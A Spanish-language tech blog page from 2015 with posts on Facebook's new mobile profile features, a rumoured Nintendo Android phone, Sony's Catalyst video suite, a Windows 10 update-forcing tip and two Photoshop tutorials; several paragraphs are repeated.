La compañía fundada en Cambridge propone a sus usuarios a "darle vida” a sus perfiles móviles. Para ello, habilitará la posibilidad de utilizar no una foto, sino un video de 7 segundos de duración como imagen de perfil. Este video será reproducido sin audio, excepto que se realice un clic sobre él.
Sin dudas, esta es una de las novedades que despierta más interés, y la que todos están comentando. La posibilidad de ser creativos en estos videos, y la interacción que se puede lograr, es -evidentemente- un elemento destinado a captar al público joven que se estaba escapando.
Una foto de perfil temporal.
Otra de las modificaciones interesantes que se propone es la posibilidad
de utilizar fotos de perfil temporales. Los usuarios podrán elegir una
foto como imagen de perfil, pero solamente durante determinado lapso de
tiempo.
Esta función resulta muy útil -por ejemplo- si queremos brindar nuestro apoyo a determinada actividad de recolección de fondos, apoyar una causa cualquiera o demostrar nuestra alegría por un encuentro deportivo; situaciones en la que es común utilizar imágenes alusivas a dichas actividades.
El uso es sencillo. Se elige la foto y se establece por cuánto tiempo deberá ser mostrada. Finalizado dicho plazo, nuestro perfil volverá a la normalidad, mostrándose la foto que teníamos inicialmente.
Compartir información personal de forma más fácil.
Si bien el perfil de Facebook buscaba ser la más fiel representación de la vida de sus usuarios, había algo que faltaba: la biografía. Así, los usuarios no podían transmitir de forma clara y concreta quiénes eran. Una función que -por ejemplo- Twitter ofrece a sus usuarios.
Cuando las modificaciones anunciadas se encuentren operativas, los usuarios de Facebook podrán compartir una breve biografía personal de hasta 100 caracteres con todas las personas que se desee.
Además, la información personal que se desea brindar en el perfil de usuario estará mejor ubicada, y se podrá destacar unas sobre otras. Con ello, se busca que este tipo de información sea accesible de forma más fácil, con un diseño más amigable y atractivo.
Se ha aclarado que el control sobre la privacidad de esta información será aún más intuitivo, permitiéndole al usuario decidir de forma sencilla quiénes pueden verla y quiénes no.
Si bien el perfil de Facebook buscaba ser la más fiel representación de la vida de sus usuarios, había algo que faltaba: la biografía. Así, los usuarios no podían transmitir de forma clara y concreta quiénes eran. Una función que -por ejemplo- Twitter ofrece a sus usuarios.
Cuando las modificaciones anunciadas se encuentren operativas, los usuarios de Facebook podrán compartir una breve biografía personal de hasta 100 caracteres con todas las personas que se desee.
Además, la información personal que se desea brindar en el perfil de usuario estará mejor ubicada, y se podrá destacar unas sobre otras. Con ello, se busca que este tipo de información sea accesible de forma más fácil, con un diseño más amigable y atractivo.
Se ha aclarado que el control sobre la privacidad de esta información será aún más intuitivo, permitiéndole al usuario decidir de forma sencilla quiénes pueden verla y quiénes no.
“
Las modificaciones no estarán disponibles en Latinoamérica. Primero se
realizarán pruebas en los perfiles móviles de usuarios de iPhone en el
Reino Unido y California.
”
Seleccionar Imágenes destacadas en el perfil.
A través de las imágenes de portada y fotos de perfil los usuarios de Facebook podían compartir quiénes eran. Sin embargo, eso no parecía ser suficiente. Por ello, se decidió habilitar la posibilidad de establecer hasta 5 imágenes destacadas en la parte superior del perfil.
Estas imágenes, que serán visibles para las personas autorizadas según la configuración de privacidad elegida, permitirán a sus usuarios transmitir más elementos de su personalidad, que permitan dar a conocer quién es realmente, tales como hobbies, ideologías, intereses y gustos personales.
El diseño del perfil móvil será más amigable.
La movilidad en las comunicaciones ya dejó de ser tendencia para convertirse en realidad. Las personas utilizan cada vez más sus smartphones y tablets para conectarse a Internet. Facebook lo sabe, y pretende dotar a los perfiles móviles con un diseño más amigable, sencillo e intuitivo para sus usuarios.
La biografía, datos personales, fotografías y los amigos -en especial los que se mantienen en común- son la información más importante y relevante para compartir. Y ello es -en definitiva- lo que tendrá mayor protagonismo en los nuevos perfiles móviles de Facebook.
Por el momento, los usuarios latinoamericanos no podremos ver ni disfrutar ningunos de estos cambios. De acuerdo con la información divulgada, se realizarán pruebas en los perfiles móviles de usuarios de iPhone en el Reino Unido y California. Pero pronto lo veremos en nuestros perfiles.
A través de las imágenes de portada y fotos de perfil los usuarios de Facebook podían compartir quiénes eran. Sin embargo, eso no parecía ser suficiente. Por ello, se decidió habilitar la posibilidad de establecer hasta 5 imágenes destacadas en la parte superior del perfil.
Estas imágenes, que serán visibles para las personas autorizadas según la configuración de privacidad elegida, permitirán a sus usuarios transmitir más elementos de su personalidad, que permitan dar a conocer quién es realmente, tales como hobbies, ideologías, intereses y gustos personales.
El diseño del perfil móvil será más amigable.
La movilidad en las comunicaciones ya dejó de ser tendencia para convertirse en realidad. Las personas utilizan cada vez más sus smartphones y tablets para conectarse a Internet. Facebook lo sabe, y pretende dotar a los perfiles móviles con un diseño más amigable, sencillo e intuitivo para sus usuarios.
La biografía, datos personales, fotografías y los amigos -en especial los que se mantienen en común- son la información más importante y relevante para compartir. Y ello es -en definitiva- lo que tendrá mayor protagonismo en los nuevos perfiles móviles de Facebook.
Por el momento, los usuarios latinoamericanos no podremos ver ni disfrutar ningunos de estos cambios. De acuerdo con la información divulgada, se realizarán pruebas en los perfiles móviles de usuarios de iPhone en el Reino Unido y California. Pero pronto lo veremos en nuestros perfiles.
jueves, 6 de agosto de 2015
¿Un smartphone de Nintendo con Android?

A principios de junio salió el rumor de que la próxima consola de Nintendo podría traer sistema Android; sin embargo, la compañía no tardó en desmentir dicho rumor, pero al parecer no está tan lejos de utilizar el sistema de Google.
Recientemente han habido algunos rumores sobre si compañías como Blackberry podrían traer un nuevo Smartphone corriendo con Android y aunque no ha habido nada oficial, Nintendo ahora se une a la lista.
El sitio de noticias Android HeadLines ha publicado un video en el que se muestra un WiiPhone, que es un smartphone de Nintendo corriendo con Android.
Este supuesto smartphone tiene la gran característica es que se convierte en un control del NES original, con los mismos botones rojos y la misma cruz negra para orientar los movimientos. También se muestran las posibles especificaciones es que tendrá pantalla de 4.5 pulgadas, cámara trasera de 8 mp y frontal de 5mp, conexiones 4G LTE, NFC y GPS.
Aunque no son características tan especiales, también incorporará carga inalámbrica y un puerto para que los juegos DS puedan ser insertados y jugar directamente, lo que se puede observar es que la interfaz de usuario es de la consola Wii.
¿Te gustaría un smartphone de Nintendo con Android?
4 pasos para animar dibujos en Photoshop CC

IMPORTANTE:
- Partimos del supuesto que ya se tienen dibujos para animar (a color o blanco y negro). Esto funciona para animaciones tradicionales (en papel) o para animaciones digitales.
- Para las animaciones en papel es necesario escanear cada hoja y luego, abrir todos los archivos (sí, uno por uno) en Photoshop. Pasarlos a Photoshop sólo es necesario en caso de que quieran limpiar su animación, es decir, borrar las imperfecciones que generalmente deja el scanner. Ya sea con el scanner o con Photoshop, les recomiendo guardar sus imágenes ordenadas por números, ejemplo: img001, img002, img003, etcétera. De esta forma Photoshop reconoce el orden al meterlas como capas y ustedes no tienen que batallar con eso. Además, guárdenlas en un folder específico para el proyecto.
- Para animaciones digitales, lo único que tienen que hacer para empezar es tener ordenadas sus imágenes y jalarlas todas a un documento nuevo en Photoshop.
- Si quieren cambiar el tamaño para ver mejor lo que están haciendo, en la esquina inferior izquierda verán el porcentaje en el que están viendo su archivo. Pueden modificarlo.
1. CREAR LAYERS/CAPAS
- Primero se abre un documento (las medidas dependen de su gusto personal) y se crean todas las capas necesarias para la animación, generalmente son muchas. Como en teoría ya tienen sus dibujos, simplemente los pueden arrastrar a su documento en Photoshop, lo cual generará las capas de forma automática. (No olviden que ordenar sus imágenes desde antes les ahorrará tiempo).

- Las capas las pueden encontrar en donde dice “Capas” o “Layers”, en la esquina inferior derecha. Para eliminar una, simplemente la arrastran hacia el ícono del bote de basura.

2. CREAR LÍNEA DE TIEMPO
- Al abrir su documento no verán algo que necesitan para crear su animación: la línea de tiempo. Para abrirla, vayan a “Ventana” y busquen “Línea de Tiempo” O “Timeline”. Cuando la encuentren denle clíc y al lado izquierdo, aparecerá una palomita negra. Eso quiere decir que se ha activado la línea de tiempo (de inmediato la van a ver, de todas formas).

- Ya abierta, en medio de la línea del tiempo encontraran un ícono que dice “Crear línea del tiempo de video” y tienen que hacer clíc ahí.

3. ORDENAR LAYERS/CAPAS
- En la línea de tiempo pueden ver todas sus capas en color morado. Si no son lo suficientemente grandes, hasta abajo hay unos íconos de dos triángulos, separados por una línea media. Con esa línea pueden modificar el tamaño para ver mejor lo que están haciendo.


- En la línea del tiempo también notaran que en la parte de arriba hay números que dicen 00, 02f, 04f etcétera (la letra puede variar según su idioma). Eso mide los “frames” o “cuadros” por segundo de su animación. Esto es importante porque cada capa que tengan debe de medir unos 02f o 02c.

- Recuerden dejar un fondo en blanco (u otro que hayan dibujado en caso de que aplique) para que todo suceda sobre ese fondo.

- Las capas deben ir ordenadas de la siguiente forma, de izquierda a derecha, de abajo hacia arriba. Cada una debe medir unos 02f (dos cuadros). Cada una debe ocupar su propio espacio, es importante que no las empalmen.

4. GUARDAR Y EXPORTAR
- Ya que estén ordenados sus dibujos, pueden hacer una prueba haciendo clíc en la barra espaciadora o dándole “reproducir” en la parte de arriba de la línea del tiempo. Si les gusta cómo ha quedado, es hora de guardar y exportar.

- Para guardar hacen clíc en “Archivo” y luego guardan su animación en donde quieran. Les recomiendo que sea en la misma carpeta donde tienen las fotos: abran otra carpeta dentro de esa para sus pruebas y archivos finales. Guarden el archivo en formato de Photoshop (psd) para poder editarlo después.

- Para exportar hagan clíc en archivo y luego “Exportar”. Después hacen clíc en “Render Video” y esperan un momento. En las opciones que les aparecerán lo pueden guardar en formato Quicktime o H.264, el que prefieran, y ahí también pueden editar el tamaño o la velocidad de cada cuadro. Hasta arriba de las opciones pueden nombrar su archivo como quieran y seleccionar una carpeta para guardarlo.


¡Y LISTO! Ya tienen su animación en vídeo. Si tienen cualquier duda pueden dejarla en los comentarios o bien, escribirme a isopteconline@gmail.com
Catalyst Production Suite ¿el nuevo Vegas de Sony pero para Mac?

Aunque las aplicaciones de Adobe han cobrado cada vez más popularidad como soluciones multimedia, otras empresas como Apple y Sony no le dejarán el camino tan fácil al presentar sus propias soluciones y es precisamente ahora Sony quien hace una interesante jugada con su nuevo asistente llamado Catalyst Production Suite.
Me encontré este nuevo software de la empresa japonesa que cuenta con el antecedente del Sony Vegas y que funciona como una suite especializada para gestionar y editar videos.
¿Por qué hacer esta jugada? Esto se puede entender como una clara evolución por parte de la marca para animar a los usuarios a optar por esta nueva solución, la cual a diferencia de Vegas se divide en 3 partes dos de ellas con costo, donde por primera vez Sony voltea a ver a OS X, abarcando un mercado que, aunque no es el mayor, sí es uno que ha crecido mucho en los últimos años.
Regresando a Catalyst, este proyecto inició a finales del año pasado con la llegada de la primera parte llamada Catalyst Browse, la cual consiste en ser un visor muy ligero que te permite ver, copiar, salvar y crear una ligera edición de color de los contenidos de tu cámara o tarjeta multimedia.
Ahora pasamos al segundo complemento, Catalyst Prepare, este software ya de costo, permite ser el asistente de preproducción ideal, donde contarán con las funciones primarias de toda edición que va desde la importación, organización, un edición superficial que permita mejorar el color así como crear un registro previo de inicio y fin o crear subclips y posteriormente una exportación ya como un archivo depurado o un guión gráfico en una variedad de resoluciones y velocidades de fotogramas, o cargar con seguridad al área de trabajo de producción de medios.
Por último nos encontramos con Catalyst Edit, que como su nombre lo indica, es un nuevo y veloz editor que pareciera ser el nieto de Vegas, con una interfaz un tanto diferente que nos recordará en varios aspectos a sus rivales pero conservando las ventajas y cualidades distintivas de su antecesor permitiendo controlar y modificar todos los aspectos de las capturas para transformarlas en un trabajo de alta calidad.
En cuanto al costo, esta suite tiene un costo total de 400 dólares pero la ventaja es que me encontré opciones interesantes donde se pueden comprar con esta licencia por 300 dólares a través de otros sitios como B&H.
Lo mejor es que si no quieren realizar un gasto en balde, Sony permite probar esta suite con una versión gratuita la cual les permite usar el software de manera completa por un tiempo limite, bastará con registrarse y descargarlo de esta página.
Tal vez algunas personas se sientan ofendidas al llamarlo “el sucesor de Sony Vegas”, ya que Sony no ha comentado nada oficial al respecto, pero los invitamos a que lo prueben y nos comenten su experiencia de uso y si creen que pueda quitarle el lugar a Vegas el cual ha mantenido desde hace 25 años. En lo personal creo que Sony le apostará a la formula de “renovar o morir” pero sin abandonar por lo menos durante algunos años más a los fieles usuarios de su antigua plataforma de edición, la cual por cierto se encuentra en su 13ª versión y que recibió una importante actualización hace un par de meses.
Por lo pronto les dejamos el vídeo donde Sony presentó de manera oficial y completa esta nueva suite.
¿Aún no llega tu copia de Windows 10 pro? Te decimos cómo forzar la descarga

El día ha llegado, Microsoft por fin nos dejó tener acceso a Windows 10, el sistema con el que planea cubrir las necesidades de los usuarios y facilitarnos la vida sin importar el dispositivo que se esté usando.
Sin embargo, por mucho que se planifique, la actualización no llegará a todos los usuarios el día de hoy, probablemente tarden un día, dos o hasta semanas; sin embargo, te tenemos una buena noticia, y es que si eres de los ansiosos por tener Windows 10 y aún no te ha llegado te compartiremos un pequeño truco para que puedas comenzar a disfrutar del sistema.
1. Asegúrate de que tu equipo está listo para la actualización, esto lo puedes verificar utilizando Windows Update.

2. Elimina los archivos que se encuentren en la carpeta C:\Windows\SoftwareDistribution\Download
3. Abre una ventana de comandos de Windows “Ejecutar -> “cmd” y posteriormente escribir el siguiente comando: wuauclt.exe /updatenow

La actualización comenzará a descargarse automáticamente, de esta forma podrás obtener Windows 10 de forma rápida y sin tener que esperar, cuéntanos en los comentarios si te ha servido y si ya tienes Windows 10 qué es lo que opinas.
Efecto Lapiz en una imagen usando la ultima version de Photoshop CC
Hola amigos, el día de hoy les muestro como puede realizar un efecto lápiz, utilizando la ultima versión disponible de Photoshop. Como lo muestro en el siguiente video:
También puedes ver el Tutorial escrito a continuación:
1) Duplicamos una capa [Ctrl. + J]

2) Desaturamos la imagen desde Imagen > Ajustes > Desaturar [Mayusc. + Ctrl. + U]

Duplicamos la capa como en el paso 1
3) Invertimos la imagen desde Imagen > Ajustes > Invertir [Ctrl. + I]

Luego cambiamos el modo de la capa de Normal a Sobre exponer color
Nota: Es el segundo sobreexponer como lo miran en la imagen de abajo

La imagen se les ara completamente blanca o aveces con algunas manchas negras no se asusten

Seleccionas el Menu Filtro > Otros > Minimo y seleccionamos un radio de 1 , 2 o 3.

(Opcional) Puedes ajustar los niveles para obtener un mejor resultado desde la pestaña Imagen>Ajustes>Niveles>

También puedes ver el Tutorial escrito a continuación:
1) Duplicamos una capa [Ctrl. + J]
2) Desaturamos la imagen desde Imagen > Ajustes > Desaturar [Mayusc. + Ctrl. + U]
Duplicamos la capa como en el paso 1
3) Invertimos la imagen desde Imagen > Ajustes > Invertir [Ctrl. + I]
Luego cambiamos el modo de la capa de Normal a Sobre exponer color
Nota: Es el segundo sobreexponer como lo miran en la imagen de abajo
La imagen se les ara completamente blanca o aveces con algunas manchas negras no se asusten
Seleccionas el Menu Filtro > Otros > Minimo y seleccionamos un radio de 1 , 2 o 3.
(Opcional) Puedes ajustar los niveles para obtener un mejor resultado desde la pestaña Imagen>Ajustes>Niveles>
Suscribirse a:
Entradas (Atom)